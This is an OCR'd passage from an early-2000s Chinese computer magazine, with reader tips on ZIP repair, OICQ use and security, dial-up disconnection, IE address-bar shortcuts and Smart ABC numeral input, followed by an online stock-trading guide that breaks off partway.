”图标，从这里我们可以清楚地了解到系统中正在运行的应用程序等情况（如图7所示），点击某个应用程序还可以看到更详细的情况。不过，仍会有一些高级木马程序不会在这里显示运行状态，但这就不是笔者今天所要讨论的内容了。假如你不幸遭遇，应该也感到荣幸吧？毕竟黑客可不会随便来光顾普通人哟。

怎么样，现在你可以对系统启动时自动运行的应用程序进行控制了吧？假以时日，小愚也会成为一个老鸟的！小愚心中暗暗下了决心。■

寻找神医圣手

□沈阳　马广清

初上网时自视甚高，为了提高猫的利用率，下载了CHEYENNE公司的传真通信软件BitWare。安装之后，其操作界面一目了然，原以为能就轻驾熟，融会贯通。不料一头进去如堕雾中，不得要领。才知本身功力不济，黯然退出。潜心修炼一番后，想起往事不觉又蠢蠢欲动。翻出尘封已久的BitWare，才知世事变迁，人物两非，BitWare已损坏无法安装了。

看着病入膏肓的BitWare，闪过的第一个念头就是删去重新下载。同时，又暗自庆幸损坏的只是这一个文件，如果……那可真是欲哭无泪、欲诉无门了。可转念又一想，都已经损坏了，为什么不尝试着去修复呢？死马当作活马医，或许能有所得。损坏的既然是zip文件，解铃还需系铃人，就从压缩软件入手。将自已曾经使用过的压缩软件一一翻将出来。

首先翻出来的就是WinRAR，软件大小621kB，其操作界面如图1。一个醒目的红"十"字立刻吸引了笔者，这可是救死扶伤的标志，莫非它真能使损坏的Zip文件起死回生？急忙在地址栏中选定要修复的文件BitWare，点击红"十"字(Repair)，在出现的Folder to put repaired archive文本框中确定被修复文件的存放目录，使用默认目录即可。在Archive type选项中确定修复后文件的保存格式，点击OK。WinRAR一番运作之后，在BitWarw.Zip身旁多出一个_reconst.zip文件(图2)，原来这就是被修复的文件。使用之后才知BitWare已完好如初了。WinRAR压缩率之高、速度之快是有目共睹的，但其具有的修复功能还真是让人啧啧称奇。

接下来的ZipMagic 4.0压缩软件(14MB)是笔者较为推崇的。与常用的压缩软件相比，其体积似乎过于庞大。虽说是四肢发达，可头脑却一点也不简单。用户不必对压缩文件进行解压缩，就可对其中内容一览无遗，好像这个文件根本没有被压缩一样，并且其中的文件可以直接使用。ZipMagic 4.0操作界面如图3，它提供了其他压缩软件所不具备的在线升级(Easy Update)和操作向导(Wizards)功能。点击Wizards，ZipMagic 4.0所支持的功能尽收眼底(图4)。单击其中的ZipRepair，进入图5，在Archive文本框中输入要修复的文件，然后"Next"，ZipMagic 4.0会很快将修复好的文件命名为"Salvaged.zip"保存在原文件目录中。试试看，有没有以旧换新的感觉？

需要说明的是，不管是WinRAR还是ZipMagic 4.0，它们不只对Zip压缩格式的文件提供修复，只要是其软件本身所支持的压缩格式都可以修复。但前提是该文件必须被完整下载，否则即使修复了也无法使用。然而，更令笔者刮目相看的是，ZipMagic 4.0居然能对只下载了一部分的"RM"格式的多媒体文件提供修复，并使之能在RealPlayer中播放。一般从网上下载影视文件的体积都比较大，一次只能下载其中的一部分，如果你心急想先睹为快，不妨用此法先看个热闹。

对于WinRAR与ZipMagic 4.0共存的系统，一般不要使用WinRAR来修复损坏的压缩文件。这是由于ZipMagic 4.0将硬盘上所有的压缩文件都关联成压缩文件夹(ZipFolder)，文件夹内的压缩内容可以直接使用。因此，WinRAR将损坏的压缩文件误认为是压缩文件夹，而我们又无法确定压缩文件夹中损坏的具体文件，此时要修复某一损坏的文件几乎是不可能的(图6)。当然，如果你一意孤行，鱼肉熊掌要兼得，办法还是有的。右击托盘中的ZipMagic 4.0的标志，去掉Show Zip Folder前的对勾，你的梦想就可以成真。



Í¼1



图 2




图 3



图 4




图 5



图 6

Oicq 的使用技巧

□河北　霍林涛

现在，使用Oicq聊天的朋友越来越多，但许多网友在聊天的过程中，总会遇到一些不必要的麻烦。这里有一个小技巧，也许会对你有所帮助。

有时，当我们打开Oicq以后，总有几个好友只显示头像和一串数字，半天也不知道他是谁。别急，单击他的头像，选择"查看资料"，再单击"更新"按钮，定会使他"原形毕露"。

OICQ 防黑点点通

□四川　陈涛

OICQ是网上非常流行的一种通讯软件，自从OICQ这个软件面世以来，就有不少爱玩恶作剧的玩家编制出很多利用OICQ攻击别人的工具软件。下面就讲一下我使用OICQ的一些小经验吧！

OICQ这个软件默认的通讯端口值为8000，有不少的玩家编制的OICQ攻击工具固化的端口值就为8000(即不能手动修改OICQ的端口值)，这样，这些OICQ攻击工具只能攻击对方的OICQ通讯端口值为8000的用户。您有没有想过，利用修改自己的OICQ通讯端口值的方法来减少被攻击的发生率呢？如果您是一位OICQ高手，那么您就可以自己动手修改OICQ通讯端口值，达到防黑的目的。如果您是一位OICQ的普通用户，修改OICQ通讯端口值对您来说不太容易，那么我就向您推荐一款不错的OICQ补丁（OICQ Patch)。这款软件可以说是“傻瓜型”的，界面全是中文，程序下载后解压到OICQ目录，在退出OICQ的前提下运行patch.exe即可，一用就会熟练上手。

从图中可以看到，这款软件不但能更改OICQ的通讯端口值，还可以更改浏览器(即选择IE浏览器/腾讯浏览器哪款浏览器作为系统默认的浏览器)。不仅如此，如果您所使用的OICQ有广告的话，那么它还可以帮您去除广告呢！至于其他功能，就请您自己去摸索吧！

有了这款软件，可以说是给自己买了一张“平安符”，但这张“平安符”也不能安全保平安，只能说是尽量减少被攻击的发生率。

攻击与反攻击永远不是一个绝对的值，正因为有了“攻击”技术，才促使了“反攻击”技术的提高，也正因为有了“反攻击”技术的提高，才又促使“攻击”技术的提高。正因为有了“攻击”与“反攻击”，才促使OICQ功能越来越强大，造福更多的用户。它们可以是说是“孪生兄弟”，缺一不可。

除了上述修改OICQ通讯端口值来实现“防黑”，还可以使用其他方法来达到同样的目的。

1.常修改您的OICQ的登录密码，以免被别人猜出您的登录密码，利用您的身份登录并对您的好友进行攻击。

2.不要轻易地把自己的OICQ号码告诉给您不熟悉的网友。

3.OICQ软件与OICQ的攻击软件相比，OICQ软件总是先行一步，OICQ的攻击软件总是跟在OICQ软件的后面。也就是说，OICQ的攻击软件要在OICQ软件的新版本出来以后才能编制出来，因此常更新OICQ软件也能有效地达到“防黑”的目的。



无法下线

□河北　刘雪静

上网，最讨厌的无疑是掉线，可当你希望它掉线的时候，它却怎么也不掉。你怎么会希望它掉线呢？

那天，开始上网时一切正常，突然之间，屏幕一闪，“该程序执行了非法操作即将关闭，发生**错误，导致其中一个窗口即将关闭”……浏览器窗口就这样归于沉寂——IE的老问题。看一下系统托盘，拨号网络的图标那一对一闪一闪的小电脑没有了，只剩下一个小喇叭孤孤单单地留在那里。掉线了么？没有听到猫掉线时那一声熟悉的咔嗒声(你如果是外猫，只要看一下猫的指示灯就可以知道)，肯定没有下线。试着重新启动IE打开一个网站，页面迅速地展开了。上网没问题呀，可没有拨号网络图标，我怎么下线呀？往常断开连接只需在任务栏上右键单击拨号网络图标，然后单击“断开连接”就可以了，今天……难道就慢慢地等着它自己掉线吗？你的外猫好办，关掉电源就行了，我总不能打开机箱，从PCI插槽上把猫拔下来吧？

我想起往常遇到没有反应的程序时，一般都是按下Ctrl+Alt+Del组合键，在弹出的关闭程序框里，选择没有反应的程序，单击结束任务关闭程序就行了。那么，如果结束拨号网络的程序应该能够断开连接吧？试一下，按下Ctrl+Alt+Del组合键，弹出的程序框里有Internat、Explorer、Rnaapp等等，前两个是IE浏览器的文件……那就单击Rnaapp结束任务。果然，听见一声轻微的咔嗒声，断开了网络连接。这也证明关闭Rnaapp就是关闭拨号程序。

以后，我仔细想了想，应该还有比较便于操作的办法：1.注销用户。当你注销用户的时候，实际上等于系统重新启动一次，自然也就与网络断开了。2.还有一种办法最合适。找到我的连接(别管是在拨号网络系统文件夹里的，还是在桌面上的快捷方式)，选中，按一下回车，就出现“连接到我的连接”窗口。这个窗口熟悉吧？其实它就等于你双击系统托盘的连接图标后出现的窗口，单击断开连接就行了。这种办法好处在于，即使一个浏览器窗口因为非法操作而关闭了，也可以暂时不管它。你只管重新开一个窗口，继续上网浏览，直到你需要下线了，再关掉它。

IE 地址栏

□广东　阿吕

IE 地址栏的一般用法是在地址栏里键入网络地址，回车或单击右边的连接就可以了。其实地址栏还有其他很多的用法：在地址栏里键入符号"."即返回主页；键入"a:"、"c:"、"c:\windows"等即可返回a盘、c盘子目录或打开本地的任何一个文件等；键入"\\局域网计算机名"即可迅速登录到该计算机的共享文件空间；键入"mailto:ss@163.net"即可快速打开发邮件窗口；键入"telnet://bbs.szu.edu.cn"即可登录BBS系统；键入"ftp://sunrise.szu.edu.cn"即可登录ftp系统(有的网站提供用IE进行FTP上传和下载)；键入"www.163.net"就可打开一个网址等等；用Ctrl+F4就可以打开地址栏的下拉地址（包含本地的文件）；键入"？"或"go beauty(用空格隔开)"等就可以调用指定搜索器搜索关键词；把光标放在地址栏里，按Ctrl+Shift等解决有时在网络上看见输入法却无法输入文字的问题；熟悉Javacsript或Vbscript的人还可以在地址栏里键入一些程序来计算，比如键入：javascript：alert（2+5*10）即可以计算所得结果52；在地址栏里双击就可以选中URL，Ctrl+箭头就可以以词为单位迅速把光标跳到URL所在地方以便修改……

只要你探讨，相信你还可以得到更多的IE地址栏的用法，从而提高你的操作速度和水平！

在ZIP压缩包中查找文件

□湖北　胡锦承

许多用户在日常操作过程中都会将一些临时不用的文件采用ZIP压缩包的形式保存下来，而后在需要的时候再加以解压释放，从而达到节省磁盘空间、加强文件管理等目的。不过采用这种方式时我们必须记住某个文件到底压缩到哪个ZIP压缩包中，否则ZIP压缩包一多，你可能就很难找到自己需要的文件了！不过我们要是真的碰到了这种情况又该怎么办呢？难道就只能逐一解压释放每个压缩包之后再进行查找吗？当然不是，采用下面的方法可以让我们方便地从一大堆ZIP压缩包文件中找到包含自己所需文件的压缩包。

单击"开始"按钮，然后依次选择"查找"→"文件及文件夹"命令，打开"查找文件"对话框（直接按下Windows+F快捷键也可达到同样的目的）。

1．在"搜索"对话框中输入包含需要查找ZIP文件所在的路径（也可利用其后的"浏览"按钮加以选择）。

2．在"名称"栏中输入"*.ZIP"，在"包含文字"栏中输入相应的关键字（即隐藏在ZIP压缩包中的文件名）。

3．单击"开始查找"按钮。

此时系统即会逐一对相应文件夹中的ZIP压缩包文件进行查找，并将包含用户所需关键字的文件列表显示出来（如图所示），然后我们就可以直接加以利用了。



公务常用字

□宁夏　刘鑫

看了2001年第3期刊登的文章《如何输入大写的金额数字》和《如何输入千年字符》，觉得其中提到的方法是很巧妙，作者也很聪明，但是方法不够简便。笔者这里有一套更好的输入方法，不敢独自享用，拿来与大家分享。

此方法是依靠Windows自带的智能ABC输入法来完成的，进行以下操作时，请读者先打开智能ABC输入法。

1. 大写金额数字

若想输入"壹贰叁肆伍陆柒捌玖"，只需输入"I123456789"，再按空格键，屏幕上就会出现你想输入的中文大写数字（前导符I的输入方法是Shift＋i），如图1。



图1

2. 千年字符

若想输入"二〇〇〇年一月一日"，可直接输入"i2000n1y1r"，再按空格键即可。

若想输入"二〇〇一年十一月十六日"，输入"i2001ns1ys6r"，再按空格键即可，如图2。



图2

其实，"智能ABC输入法"有许多简便的输入方法，现综合上述归纳如下：

"ｉ"为输入小写中文数字的前导字符。

"Ｉ"为输入大写中文数字的前导字符。

系统还规定数字输入中字母的含义为：

G［个］	S［十，拾］	B［百，佰］	Q［千，仟］
W［万］	E［亿］	Z［兆］	D［第］
N［年］	Y［月］	R［日］	T［吨］
K［克］	$［元］	F［分］	L［里］
M［米］	J［斤］	O［度］	P［磅］
U［微］	I［毫］	A［秒］	C［厘］
X［升］			

注：S、B、Q有两种含义，它们的前一种是在以"ｉ"为前导字符时的含义，后一种是在以"Ｉ"为前导字符时的含义。

以上字母的含义只在输入数字时，即只在以"ｉ"或"Ｉ"为前导字符时，才有效。

以上字母除I与i外，其余在输入过程中，大小写均可（当然小写更方便了）。

$的输入方法是Shift＋4。

举例：若想输入"玖仟捌佰柒拾陆万伍仟肆佰叁拾贰元"，就输入"I9q8b7s6w5q4b3s2$"即可，如图3。



图3

若想输入"三十三斤"，就输入"i3s3j"即可，如图4。



图4

输 入 法

□河南 邱明晖

说起输入法，只要是玩过电脑的人一定不会陌生。在我们常用的Win9X/2000/NT/Me等操作系统中，它们默认的输入法是English。我们中国人输入一篇文章或是网上聊天，多数都是输入汉字，可是为了找到自己所用的输入法还得用鼠标慢慢地选择，或是按Windows默认的热键（Ctrl+Shift）一个个地找。

为了能让你快速找到自己所用的输入法，下面我就向大家介绍两种方法。

1.设定快捷键

设定方法：依次点击我的电脑→控制面板→输入法，然后选择"热键"活页卡，在项目栏中选择要设定的输入法，接下来就该由你自己选择"基本键"和"组合键"，最后可不要忘了点"确定"呀！这种方法没有改变Windows的默认输入法，而是将其他常用的输入法设为热键。当你想输入文字的时候，只需要按下热键，你所用的输入法就会自动打开。如想用五笔，就按下Ctrl+5，想用智能ABC，就按下Ctrl+1（这些热键都是由自己设定），是不是很方便？这种方法对那些用多输入法的朋友，减少了不少麻烦，也提高了速度。

2.修改默认输入法

设定方法：依次点击我的电脑→控制面板→键盘，然后选择"语言"活页卡，在语言栏中选择要设定的输入法，接下来按下"设成默认值"按钮，最后点击"确定"就行了。这种方法将Windows默认的English换成你自己最最常用的输入法，如你最常用的是五笔，就把五笔设为你的默认输入法，这样每次启动你的计算机或是任意打开一个窗口，始终是你最爱的输入法。这对非常熟练某种输入法的人很实用。

好了，两种方法说完了，是不是很简单呀？快去试试吧，对你一定有帮助！最后我还得说一句，我觉得两种方法一起用效果会更好。

网址输入 小技巧

郭武军

您是不是经常感到在地址栏中输入网址时，“www”和“.com”很麻烦！现有一小技巧可供参考。举例说明：要输入“http://www.cctv.com”，则只需键入“cctv”，再按下Ctrl+回车，地址栏中就立即变为“http://www.cctv.com”，方便吧！

几款出色的英语免费邮件

iÖäk 李玉君

随着我国对外交流的扩大，外语学习变得日趋重要，不可忽略。学习外语的方法多种多样，但借助互联网的优势学外语肯定是一个不错的方法。利用互联网订阅的一些免费电子邮件时效快，有语音功能。而且遇到不懂的东西还可以随时问邮件栏目的版主，有高见的时候，又可以灌灌水。闲话不多说，以下就推荐大家订阅几款出色的与英语学习相关的免费邮件。

●世博英语专递

该邮件完全免费，隔日发送，有《每日一词语音版》、《每日一句语音版》、《VOA优美慢速英语》等特色栏目，以供收听。

订阅地址：seabow.on.net.cn

世博英语专递发言：“真的希望您能够每天花上10分钟，通过世博英语专递来增长您的英语水平！”

●英语世界

英语世界的界面不错，每周三发送。除了一般如英汉对照，时尚美语的栏目之外，还有交友园地特色栏目。通过彼此交流，不断进步，让你的学习旅程更有生气。

订阅地址：www.cn99.com

●21cn世纪邮件杂志

由21st Century办的，内容十分丰富，文章精彩。院校内非常流行，甚至作为教材参考资料来用。其他如Viewpoints栏目是我的最爱。

订阅地址：www.cn99.com

●EnglishTown

EnglishTown可以说是网上学习英语的最理想地方之一。它发送的免费电子邮件为两类，每日发放和每周发放。每日电邮英语方面，分为初级、中级、高级三个等级。你可自由选择，或者通过站点上的免费英语摸底测验来确定自己的等级，适当地订阅适合自己的邮件。有两大类专业每周发送一次的电子邮件，分别是旅游英语和商务英语，两个都各有特色。

在线英语学习的首选，不可不订（我将它放到最后的原因是因为主角通常最后出场）！

订阅地址：www.Englishtown.com



网上炒股，如虎添翼

□北京　FATFAT　飞狼

随着2000年岁末股市行情的结束，2000年已划上一个圆满的句号。回首去年的行情，各位股民朋友，你是赚了呢，还是亏了呢？或者，是像某顺口溜中说的那样——“炒股不小心炒成了股东”呢？

综观我国数千万股民，恐怕还是散户占了大多数，这些散户们一般平时也是上班族，只是业余时间关注一下行情，留心一下走势，试图从股市中获取一定的利益。但是散户要想获利，却比大户相对要难得多，别看市面上的《散户必胜手册》也出了不少，可是真正能立竿见影者却是少而又少。

为此，本文将面向广大上班族股民，特别介绍一种全新的炒股方法：网络炒股。

第一章 引子

对于传统的炒股手法，相信大多数上班族无非都是如此：

平时多买多看证券报纸（比如股民中流行极广的中国三大证券报——《中国证券报》、《上海证券报》、《证券时报》）；平时和股友多多交流消息；每日里收集整理报纸资料（看完报纸是不算完的，还得手工剪裁整理一番，否则，到你哪天要想查找某些历史资料的时候，除了翻箱倒柜，还得一阵紧忙活地翻阅老报纸……最惨的是忙活半天还没有查到资料……）；每日晚上还要“做功课”（这是很多家里不曾安装图文电视接收系统的股民们的每日必修课——就是自己用坐标纸，根据当日交易数据手工画出大盘走势图、个股日K线图等）；等到有了行情的时候，就急急忙忙赶去交易大厅里，里三层外三层地填单买卖（如果大家看过《股疯》这部影片，恐怕还能对交易大厅里面人声鼎沸的场面有点印象）。

看看整个过程，一个字：累。

尤其是交易大厅里的那一幕（特别是夏天），火热的气候，多变的行情，交易大厅里的空调变得毫无用处。人们挥汗如雨却紧盯着大屏幕……交易时的拥挤绝对不比春运期间的候车室差。人稍微少点的时候还好说，可是一到面临股市大泻或者行情有重大变化、国家发布针对证券市场的重大政策时，那场面可就更加恐怖了（以前我的一朋友曾经发生过一小时内三次填单委托，但是三次单子递进去都落后于行情的事情）……这个时候，笃定悠闲地坐在大户室里的大户们就很令人羡慕了，除了有舒适的空调，及时显示行情的电脑，更可以及时填单交易（大户室单子优先处理）……

不过，要进大户室，必须拥有一定数额以上的资金才可以进入，这点却又不是广大散户所能做到的了。

有没有想过，有一天，你也可以像大户们一样舒服悠闲地炒股？——如果想，你就一定要留意我们为你介绍的——网上炒股！

善用网上炒股，你也能轻松舒服，笑傲江湖！

第二章 差异立现

简单的说，网上炒股，就是利用网络的便利性，通过网络获取各种股市相关信息、资料，及时了解上市公司股票，并通过实时查询股市行情，借助计算机炒股软件对股市进行分析，从而确定合适的股票种类购买对象以及购买时机、抛售时机等，最后借助网络进行下单交易的炒股过程。

那么它和传统意义上的炒股方式相比，有什么差异呢？下面就让我们来看一下。

1.消息灵通

由于网络自身的特殊性，所以网络上从来是消息满天飞的。以前你可能还为无法获得消息而苦恼，上了网之后你想做的大概却是不想再听消息了。因为网上的消息不是太少，而是太多！

而且只要上了网，甚至证券报或者财经报道都可以不看了！网上的财经报道是24小时滚动更新的，任何时间都可以去查看最新的财经报道；另外还可以看到专家的财经观点和专栏评述等。

另外，由于网络更新的时效性（现在的三大证券报都有自己的网站），所以一般第二天才会见报的上市公司的公告，网站当晚就已经刊登出来了——这样，你也能在开盘前，对股市即将发生的波动做到心里有数了……

曾几何时，有人告诉我，说中国股市就是“消息市”。曾几何时，“消息灵通人士”总是让人羡慕不已，因为小小一个时间差，就可以让他及时介入股市，赚个盘满钵肥。如今，你也可以（见图1）！

2.行情立现

以前散户股民们无法准确了解到当日股



图 1

价的走势，所以难以确定最佳的买卖时机。很多人去办理股票机接收行情。但是那数百只股票的股价，全部传送一次，最快也要5分钟。真正到了大行情时，时间就是金钱，5分钟足以让你损失很多……现在网上有多家网站提供实时行情的免费查询，你只要键入网址，敲入代码再按按鼠标，股票的即时走势便呈现在你的面前（见图2）。



图 2

3.分析简单

充分利用网络上的软件和服务，可以让你轻松地完成技术分析。以前手工绘制这个图那个图，现在鼠标一点就可以轻松搞定，看起来清楚又方便。另外，更方便的是，这些软件还可以从网上直接下载某只股票的历史数据，让你可以从一个相当长的时间段内对股票进行分析。

想想看，用手工绘图你能看某只股票几年来的技术曲线吗？图3就是0430张家界从1996年至今的日K线图。



图 3

4.了解深入

在网上除了提供上市公司的公告信息外，还为你彻底了解上市公司的历史和市场情况提供了方便。

如果你要了解个股的招股、上市说明书，以往除了从家中堆积如山的报纸中苦苦寻觅外，别无他路。但是现在好了——只要进入网上的个股资料查询库，便可轻松得到这些资料，而且这些网上个股的基本资料可以说是最及时和准确的。

另外，股票市场的炒作大多是各板块轮流发动，而且现在很多上市公司经过资产重组，如果你还用老资料来评判个股的话，一旦错过行情可就损失大了。

那如何去找到最新资料呢？要是像过去靠报纸，那就惨了——当初可能看到时，根本就没有往心里去。如今报纸厚厚一摞，上哪里去找它？

去了网上就大不相同：证券类资讯网站提供个股的最新资料，包括最新的股本变化情况、资产重组、最近的年度报告摘要等内容。还有相关行业分析报告，供你了解上市公司所从事行业的总前景。许多上市公司还开通了专门的网站，介绍一些公司的最新动态，好好留意，说不定就能发现“金矿”。

5.交流多多

以前股民间的交流，无非就是几个同事之间聊聊。有空的时候，去交易大厅里转转，三言两语大家谈谈。如今在网上，可以轻易地找到大批散户股民，和你同病相怜，自然能有更多的交流。而且，有机会还可以和专家交流呢！——现在网上有股市论坛和特邀专家做客的聊天室，你可以发表你对投资市场的意见，也可以推荐看中的股票，如果运气好，还可以与专家面对面地交流，得到专家的指导。

6.智能炒股

股票的分析从来就有“消息派”和“技术派”之分，后者特别崇尚技术曲线的分析。但是对于具体股票来说，同一种曲线，分析的人不同，结论也大相径庭。

尤其是对于广大没有多少看盘经验的中小散户来说，曲线虽然是一样的，人人都能看，但是如何判断趋势却实在是心中无数。与其两眼一摸黑瞎蒙，不如结合证券分析软件来进行炒作。

如今网上有很多炒股软件可以下载使用，一般由纯粹的“股市盘后分析系统”和“即时分析系统”两大类组成。前者最大的优点就是下载每日数据极为方便，数据与每日资讯一起合并下载，并且根据相应数据进行智能选股，由计算机通过对大量的历史数据进行智能分析，通过一些有普遍规律性的选股法进行股票推荐（见图4，这是一种使用“红绿灯”信号提示用户及时购入股票的商业软件，会自动在合适的曲线上打出绿灯信号，提示用户购入）。

另外，利用炒股软件，还可以进行“实战跟踪”，减轻买卖股票记录的工作量；并可以列出详尽的表格，有的还提供了税费的计算，让你对自己股市账户了如指掌。

另外，即时分析的软件，一般都可以通过网络下载数据，或者直接利用现成的钱龙、胜龙等股票分析系统的数据。且大多在以前常见的“钱龙、胜龙”软件的基础上，再新加了许多分析工具和技术指标，从而为投资者提供功能更为完备的分析手段。



图4

7.交易快捷

虽然现在的股票交易手段比起当初的填单交易无疑有了很大的进步，开通了诸如电话委托等手段，但是毕竟还是要经过一道人工手续。在行情很急的时候，一分钟的延误都足以造成你的损失。

而利用网络上的交易系统，交易由计算机自动进行，速度远远快于人工委托，对于大行情时的及时成交很有好处。而且，即时成交，即时反馈，不用为了等待成交与否的反馈信息而心急如焚。

第三章　实战指南

好了，吹嘘了网上炒股的诸多好处，那么到底该如何做呢？下面我们就带领大家走马看花，粗略浏览一番。为了讲述方便，下面我们主要以“证券之星”网站（http://www.stockstar.com）和软件作为具体的例子。

首先请大家先去下载一个证券之星行情分析软件并自行安装（注意使用时需要上网方可）：http://download.stockstar.com/download/SetupSS.exe

如果你怕不会用（可能性不大），可以下载帮助文件：

http://download.stockstar.com/download/SetupSSHelp.exe

然后请大家去“证券之星”网站注册一下：

http://member.stockstar.com/login/regist.asp

注册步骤：

按照要求，填入相应资料（见图5）。



图5

然后选择一个不和别人重复的用户名，并自己定一个口令。注册成功后可以看到相应提示。以后记得用此用户名和口令去登录证券之星网站（因为很多服务是需要登录后才可以使用的）。输入用户名和口令的地方见图6。

一、获取精选资讯

1.当日财经新闻

当日的财经新闻资讯，不仅在金融证券类网站上刊登，在一些国内外知名的媒体网站上也有刊登。如：新华社的网站、《人民日报》的网站等等，同时也会刊登在一些著名网站的财经类栏目上，如：和讯财经的网站、新浪网的财经类栏目等等。



图6

比如看看和讯网站：http://www.homeway.com.cn，页面中间就是今日要闻。单击“财经新闻”，就可以看到和讯的财经栏目（见图7）。

要想看到更多的国内财经新闻，可以单击图中“财经新闻”里的“国内”链接（见图8）。

如果是去证券之星，可以直接点击“新闻股评”，即可看到当日财经新闻。



图7



图8

其他新闻站点：

新浪网财经新闻：http://finance.sina.com.cn/

新华证券：http://www.xinhuanet.com/stock/index.htm

中国金融在线：http://www.cf99.com

我的股票网：http://www.mystocks.com.cn

中国证券网：http://www.stocknews.com.cn

全景财经新闻：http://www.p5w.net/news/

经济参考报：http://202.84.17.25/

中国财经网：http://cfi.net.cn/

2.当日证券快讯

一些网站会将影响个股、大盘的多方面因素及上一交易日的收市情况总结到一起，做成证券快报的形式，该快报包括当日一些上市公司的重要公告、通知，对个股行情的技术扫描，对国际、国内股市的简略介绍，以及重要的财经新闻等，对股民炒股很有参考价值。

比如《中国金融在线》财经快讯，主要播发当日重大财经新闻，以供投资者参考。主要栏目包括国内要闻、国际金融证券快讯、证券市场重大事件及焦点新闻等。此快讯分晨报和晚报两期，晨报在每日的8：00以前发送，以便为广大网友股民的决策提供及时的资讯参考。

订阅地址：http://www.cf99.com/magazine.htm。只要输入自己的邮件地址，点“订阅”按钮即可。

3.沪深两市公告

作为一个中国证券市场的投资者，每日沪市上市公告信息和深市上市公告信息可以说是非常重要的资讯之一，通过沪深两市的上市公告信息，可以了解上市公司的决策，人事的变动，中报、年报等盈利状况，上市公司今后的发展方向，以及基金的净值变化等等。

证券之星：http://www.stockstar.com，进入页面后，点"新闻股评"，再点"公告备忘"即可看到(见图9)。



图9

全景网络（原证券时报网站）上市公司公告：

进入http://www.p5w.net/company，然后点击"新闻公告"。

另外，订阅了相关证券邮报的股民，也可以每日收信，看到相应的消息。

4.公司报道和动态

公司报道和公司动态虽然在上市公司公告信息中有报道，但由于公告信息一般比较短，相应的内容经过编辑和整理，所以有些细节被忽略了。如果想了解该公司详细、深入的报道，就需要到一些网站的相应栏目浏览：

证券之星：同上。点"新闻股评"后，点"公司新闻"即可。

全景网络:http://www.p5w.net/company/

中国证券网:http://www.stocknews.com.cn/cjxwzx/ssgs/default.htm

中国证券报：

http://202.84.17.6/csnews/Class/200002/24/gbM206-CSNEWS-SSGS.HTM

5.新股信息

有关新股的发行、上市消息，中签率，以及新股上市价位预测等等有关新股消息，可以关注中财网"新股资讯":http://cfi.net.cn/idx/newstock.asp

6.证券投资基金

很多网站都提供基金栏目，比如和讯网:

http://funds.homeway.com.cn/lbi-html/funds/index.html

中国证券报的基金相关栏目（http://www.cs.com.cn）：其缺省页面为证券投资基金最新资产净值表(http://www.cs.com.cn/enp/fund/default.htm)，如果你想了解资金方面的其他消息，可以点"证券市场"里的"基金投资"。

《中国金融在线》(http://www.cf99.com）基金网：

进入页面后，点"证券专栏"中的"基金网"即可(见图10)。

这个栏目专门介绍基金，主要包括基金快讯、基金点评、净值与持仓等。各栏目从不同的侧面反映基金的运作情况：一周基金收益龙虎榜以上周的基金资产净值周报表中的涨跌幅作为强弱指标，对基金进行排序；投资组合显示了最近一次公布的基金投资组合；公告说明汇集了基金的招募说明书、发行公告、上市公告书、扩募说明书。



图10

二、网上查询行情

传统的股市行情，主要通过证券公司交易大厅内的数据文本显示器、图文电视接收系统软件和股票机等接收显示。由于绝大多数投资者是利用业余时间参与证券投资，通过电话委托进行交易，而股市是上班时间进行，结果许多人在工作的地点因不具备专门股票行情接收软件和工具，导致难以准确了解股票实时走势与价格，给交易带来了一定的困难。另外，股票机或图文电视接收系统软件，都有一定的地域局限性，因此，一旦你离开服务区或外出，会给你带来诸多不便——这些也就是为什么大部分的投资者（主要是散户）收益不高的重要原因之一。

1.文本方式

以证券之星为例，文本方式是:http://www.stockstar.com/simple/

在"请输入证券代码"提示字样下面的文本栏中，输入要查询的股票代码，如"0430"(要查看大盘，请输入"000001")，再点"查询"按钮。出现以下查询结果(见图11)。

从上面可以看出，利用文本方式查询股票行情比较简单，但是由于只提供股票价格的数据而缺少股价的实时走势，对于判断买卖时机并不方便。



图11

不过由于只传递文本数据，因此查询速度是最快的。

2.图形方式

在证券之星主页内，点击"行情宝"即可进入，输入股票代码（比如0430），点击"查"，即可看到行情图表(见图12)。

该查询方式在提供股价即时数据的同时，又可以显




图 12

示股价的走势，可谓“图文并茂”。这种查询方式，由于提供了股价的实时走势，对于投资者买卖股票，提供了很好的帮助，只是速度有时比文本模式稍慢。

三、了解上市公司

1.上市公司的基本情况

知彼知己，方能百战百胜。要想进行证券市场投资，首先就要了解上市公司。一般来讲我们需要了解以下几方面的情况：招股说明书、上市公告书、最新基本资料、年度报告等。

下面以证券之星为例，查找有关上市公司的资料。

进入证券之星，点上方的“数据中心”，然后选择要查阅的内容。比如看年度报告：点“数据中心”中的“报表资料”，然后选择相关报表。另外，推荐你安装Acrobat Reader软件，然后下载年报全文进行阅读。如果没有，可以点击“年报摘要”直接浏览相关年报。另外，这里还可以查阅2000年财务数据、上市公司财务评分等。

此外，对于沪市的上市公司基本资料可到中国证券网中查询，深市的上市公司基本资料可到深交所的网站“巨潮资讯网”（http://www.cninfo.com.cn）上查阅。

2.上市公司的消息

进入全景网络网页：http://www.p5w.net/docs/first/express/index.html，点“上市公司”，然后查找所需的内容。或者是直接输入http://www.p5w.net/docs/company/corpnews。见图13，页面中间是关于上市公司的最新新闻，点上方的“公司公告”，即可找到各上市公司的公告。




图 13

3.上市公司的市场情况

证券投资市场本身是动态发展变化的，而上市公司的投资价值是在市场中得以认可和定位的，因此我们了解上市公司的一些静态的情况后，需要从市场的角度来进一步认识上市公司。这里边除了有关市场价格外，更重要的是了解该公司所从事的行业的前景，以及上市公司投资前景和其投资价值市场认同性。

①行业前景

